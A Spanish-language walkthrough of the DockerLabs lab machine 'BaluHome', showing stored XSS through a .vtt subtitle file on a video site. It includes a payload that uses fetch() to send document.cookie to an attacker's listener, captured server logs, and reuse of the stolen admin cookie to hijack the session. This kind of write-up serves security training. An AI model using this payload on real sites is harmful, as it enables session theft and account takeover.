

Máquina BALUHOME — DockerLabs

Objetivo de la práctica

Vamos a atacar **balutube**, una plataforma de vídeos desplegada en DockerLabs. La cadena de ataque consiste en:


1. **XSS almacenado** a través de un fichero de subtítulos `.vtt` subido junto a un vídeo.
2. Uso de ese XSS para **robar la cookie de sesión** del usuario admin cuando visualiza el vídeo.
3. **Secuestro de la sesión del admin** reutilizando esa cookie en el navegador.

Antes de empezar


Todo lo que sigue se ejecuta contra una máquina de laboratorio (DockerLabs), pensada expresamente para practicar. Las mismas técnicas contra un sistema real sin autorización son ilegales.

1. Despliegue y reconocimiento


Tenemos la siguiente máquina de DockerLabs:



La desplegamos y vemos que la web corre por el puerto 3000:



Nos registramos:



Crear cuenta

Registrarse

¿Ya tienes cuenta? **Entra**

Y podremos subir un vídeo:

Subir video

Comparte un video con la comunidad de BaluTube.

Título

Descripción


Archivo de video

 303826_small.mp4

Publicar

2. Encontrando el XSS en los subtítulos

Al subir el vídeo, podemos ponerle subtítulos, y dentro de ese fichero de subtítulos podemos inyectar un payload de XSS:




Probamos a inyectar un `alert` de JavaScript en un fichero que llamaremos `subtitulo_xss.vtt`:

```
WEBVTT
```

```
00:00:00.000 --> 00:00:03.000
```

```
<script>alert("XSS en subtítulos funciona!")</script>
```

Subimos este fichero como subtítulos y comprobamos que funciona:



Vulnerabilidad — XSS almacenado en los subtítulos del vídeo

La aplicación no sanitiza el contenido del fichero `.vtt` antes de renderizarlo en el reproductor, por lo que cualquier etiqueta HTML/JavaScript incluida en los subtítulos se ejecuta en el navegador de quien reproduce el vídeo. Al tratarse de un XSS **almacenado**, el payload se dispara para cualquier usuario que vea ese vídeo — incluido el admin.

3. De un `alert` a robar la cookie de sesión

Con el XSS confirmado, el siguiente paso es convertirlo en algo útil: en lugar de un `alert`, subimos un payload que robe la cookie de sesión de quien reproduzca el vídeo y la envíe a un servidor bajo nuestro control:

WEBVTT

```
00:00:00.000 --> 00:00:03.000
<img src=x onerror="fetch('http://172.17.0.1:443/collect?
c='+encodeURIComponent(document.cookie))">
```




```
--:sudo x Escritorio : nano x
GNU nano 9.0 cookie.vtt *
WEBVTT

00:00:00.000 --> 00:00:03.000
<img src=x onerror="fetch('http://172.17.0.1:443/collect?c='+encodeURIComponent(document.cookie))">
```

Lo subimos al vídeo mientras nos ponemos a la escucha con Python para recibir la cookie de sesión:

```
python3 -m http.server 443
```

Se lo enviamos al usuario admin:



Y recibimos la cookie de admin:

```
~/Escritorio/baluhome (1m 47.00s)
sudo python3 -m http.server 443
Serving HTTP on 0.0.0.0 port 443 (http://0.0.0.0:443/) ...
172.17.0.3 - - [15/Jul/2026 10:17:10] code 404, message File not found
172.17.0.3 - - [15/Jul/2026 10:17:10] "GET /collect?c=balutube.sid%3Ds%253ACd_Pnz0H10nTH3uQsta4Ys5Vc9STw9jT.ePt3
0hWdIjiZB3aEFtQQqIZtFzp6iSqn3R3iFFUIGfA HTTP/1.1" 404 -
```


4. Decodificando y reutilizando la cookie

La cookie recibida llega codificada, así que la decodificamos:

```
python3 -c "import urllib.parse;
print(urllib.parse.unquote('balutube.sid%3Ds%253AABjIhxPVoLwUMwqKHN9u7eTUM
jAqjcSF.Cn2dLR70Hu%252FtgqURUYtPwfv%252FIRXivkp4d0e5YrIhiY'))"
```

```
~/Escritorio/baluhome (0.057s)
python3 -c "import urllib.parse; print(urllib.parse.unquote('balutube.sid%3Ds%253AtNbvLQy0cZYAk1QTsynL0dXdzoRWC0
j4.RpZ5q2vVcUkixdRnDpTLD5RSd1bxtIUAMsEZtlCeU18'))"
balutube.sid=s%3AtNbvLQy0cZYAk1QTsynL0dXdzoRWC0j4.RpZ5q2vVcUkixdRnDpTLD5RSd1bxtIUAMsEZtlCeU18
```

Y con la cookie ya decodificada, la pegamos en el navegador para convertirnos en el usuario admin:



Vulnerabilidad — Secuestro de sesión mediante robo de cookie

La cookie de sesión del admin viaja sin protecciones que impidan su uso una vez robada (por ejemplo, no está vinculada a ningún otro factor de la sesión). Al reutilizarla directamente en el navegador, la aplicación nos trata como al usuario legítimo sin pedir ninguna verificación adicional.



Resumen de la cadena de ataque

1. Desplegamos balutube, nos registramos y exploramos la función de subida de vídeos con subtítulos.
2. Comprobamos que el fichero `.vtt` de subtítulos no se sanitiza y conseguimos ejecutar un `alert` de JavaScript (XSS almacenado).
3. Sustituimos el `alert` por un payload que exfiltra `document.cookie` a un servidor propio.
4. Enviamos el vídeo al usuario admin y capturamos su cookie de sesión con un servidor Python a la escucha.
5. Decodificamos la cookie y la reutilizamos en el navegador para tomar el control de la cuenta de admin.